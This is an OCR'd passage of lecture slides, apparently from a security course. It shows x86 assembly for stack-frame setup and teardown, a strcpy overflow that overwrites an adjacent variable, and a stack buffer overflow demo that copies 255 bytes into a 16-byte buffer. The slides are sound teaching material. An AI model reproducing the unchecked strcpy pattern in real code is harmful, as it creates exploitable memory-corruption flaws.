
example.s (x86)

```
main:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $8, %esp
   movl    $6, 4(%esp)
   movl    $3, (%esp)
   call    foo
   leave
   ret
```




example.s (x86)

```
main:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $8, %esp
   movl    $6, 4(%esp)
   movl    $3, (%esp)
   call    foo
   leave
   ret
```




example.s (x86)

```
main:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $8, %esp
   movl    $6, 4(%esp)
   movl    $3, (%esp)
   call    foo
   leave
   ret
```




example.s (x86)

```
foo:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   leave
   ret
```




example.s (x86)

```
foo:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   leave
   ret
```



example.s (x86)


```
foo:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   leave
   ret
```



example.s (x86)

```
foo:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   leave
   ret
```


```
mov %ebp, %esp
pop %ebp
```



example.s (x86)

```
foo:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   leave
   ret
```


```
mov %ebp, %esp
pop %ebp
```



example.s (x86)

```
foo:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   leave
   ret
```


```
mov %ebp, %esp
pop %ebp
```



example.s (x86)

```
foo:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   leave
   ret
```


```
mov %ebp, %esp
pop %ebp
```



example.s (x86)

```
main:
  pushl   %ebp
  movl    %esp, %ebp
  subl    $8, %esp
  movl    $6, 4(%esp)
  movl    $3, (%esp)
  call    foo
  leave
  ret
```


```
mov %ebp, %esp
pop %ebp
```



example.s (x86)

```
main:
  pushl   %ebp
  movl    %esp, %ebp
  subl    $8, %esp
  movl    $6, 4(%esp)
  movl    $3, (%esp)
  call    foo
  leave
  ret
```


```
mov %ebp, %esp
pop %ebp
```



example.s (x86)


```
main:
  pushl   %ebp
  movl    %esp, %ebp
  subl    $8, %esp
  movl    $6, 4(%esp)
  movl    $3, (%esp)
  call    foo
  leave
  ret
```

```
mov %ebp, %esp
pop %ebp
```



Overflow

```
char A[8]=“”;
unsigned short B=1979;
strcpy(A,”excessive”);
```



variable name	A								B	
value	'e'	'x'	'c'	'e'	's'	's'	'i'	'v'	25856	
hex	65	78	63	65	73	73	69	76	65	00

Stack Overflow


- If overflowable buffer is stored on the stack…
- We can overwrite other things stored on the stack
- What's on the stack?
  - Local variables
  - Return addresses

Buffer overflow example

```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```


Buffer overflow example

```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, ‘A’, 255);
  buf[255] = ‘\x00’;
  foo(buf);
}
```



